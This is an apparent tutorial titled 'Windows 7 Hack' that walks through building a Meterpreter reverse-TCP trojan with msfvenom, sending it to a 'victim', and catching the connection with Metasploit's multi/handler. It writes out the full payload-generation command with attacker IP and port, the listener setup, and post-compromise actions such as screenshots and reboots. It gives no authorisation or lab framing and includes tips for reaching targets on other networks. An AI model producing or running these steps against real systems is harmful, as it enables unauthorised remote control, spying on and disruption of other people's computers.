

# WINDOWS 7 HACK

---

## WINDOWS 7 HACK


---

### How to Hack a Windows 7 system using Metasploit Framework

**Step 1:** Start Kali Linux and open Terminal

**Step 2:** We need Ip address of the attacker machine to assign ip address to LHOST. So, to find our IP address type "Ifconfig" in terminal

**Note:** if you are trying to hack a user on a different network, your networks's local ip address is not gonna work. As every network has its own set of local ip addresses. If you were to hack a user on different network you need to use a static IP or for instance dongle network might work.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.5.128  netmask 255.255.255.0  broadcast 192.168.5.255
    inet6 fe80::20c:29ff:fe6e:8e5e  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:6e:8e:5e  txqueuelen 1000  (Ethernet)
    RX packets 59856  bytes 59939679 (57.1 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 25940  bytes 2643392 (2.5 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 740  bytes 48214 (47.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 740  bytes 48214 (47.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@kali:~#
```


**Step 3:** Type the command "msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -f exe LHOST=ip\_address LPORT=port\_number -o /root/Desktop/ filename.exe"

A trojan file is being created here, which is to be executed in target machine.

LHOST address is the address of the attacker machine


LPORT is the port number which is be to used to perform the attack

-p is the payload (a piece of code which will be executed on victim's machine )



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.5.128 LPORT=4444 -o /root/Desktop/sample.exe
```

**Step 4:** Trojan file is created successfully. Save the Trojan file in a safe location, which is to be sent into the target machine manually.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.5.128 LPORT=4444 -o /root/Desktop/sample.exe  
No encoder or badchars specified, outputting raw payload  
Payload size: 333 bytes  
Final size of exe file: 73802 bytes  
Saved as: /root/Desktop/sample.exe  
root@kali:~#
```

**Step 5:** Start the metasploit framework by typing the command “msfconsole”

```
root@kali: ~  
File Edit View Search Terminal Help  
TCP/IP connections on port 5432?  
  
[#####$a,#####]  
[#####$S`?a,#####]  
[#####`?a,#####]  
[#####a$%#####]  
[#####a$`"#####]  
[#####%$P"#####]  
[#####`"a,#####]  
[#####`"a,$$#####]  
[#####`"$#####]  
[#####]  
  
=[ metasploit v4.16.30-dev ]  
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]  
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > 
```

**Step 6:** Metasploit framework will start.

**Step 7:** Type the command “use multi/handler”

In Metasploit, “use” command uses a model of the framework. In this case, we wish to use the multi/handler exploit, which facilitates listening to an incoming wildcard connection.

```
root@kali: ~  
File Edit View Search Terminal Help  
  
[#####$a,#####]  
[#####$S`?a,#####]  
[#####`?a,#####]  
[#####a$%#####]  
[#####a$`"#####]  
[#####%$P"#####]  
[#####`"a,#####]  
[#####`"a,$$#####]  
[#####`"$#####]  
[#####]  
  
=[ metasploit v4.16.30-dev ]  
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]  
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use multi/handler  
msf exploit(multi/handler) > 
```

**Step 8:** Type the command “set payload windows/meterpreter/reverse\_tcp”

**Step 9:** Along with 'use' and 'search' commands, 'set' is another command used in Metasploit to set a payload for an exploit.

Type "set LHOST ip\_address"

**Step 10:** Type "set LPORT 4444"

Step 11: Type "Show Options" command to see if your commands are correct or not

**Step 12:** Now the final part of starting exploiting. Type the command “exploit”

Once you type exploit, your listener should be up and running waiting for an incoming wildcard connection

**Step 13:** Wait until your system get connected to the target machine and creates a meterpreter session. A meterpreter session will be created only when the msfvenom malware is started on victim's machine. Unless and until it was executed, the victim machine meterpreter session cannot be established.

**Step 14:** Once the Meterpreter session is started, we can start exploiting the target machine. Type the command "help". Then you can see all the possible exploits we can perform on victim machine.

**Step 15:** Type "Screenshot" to get a screenshot of victim's machine. the screenshot was saved to root directory. screenshot will be saved to "Home" folder in attacker machine.

**Step 16:** Here is screenshot that was taken by our agent from victim machine.

**Step 17:** We can even reboot the victim system or perform any kind of attacks. To reboot the victim system type "reboot". As you can see the system rebooted and the connection was cut. Metasploit can perform many more attacks and exploits.

Note: This attack does not work on all systems and some firewalls might block the attack but might work on all most all the networks. This attack is performed though only 1 port, so If the port that you are trying to hack through is blocked; you can not hack it.

Then you need search for an open port or a vulnerability and hack it using different exploit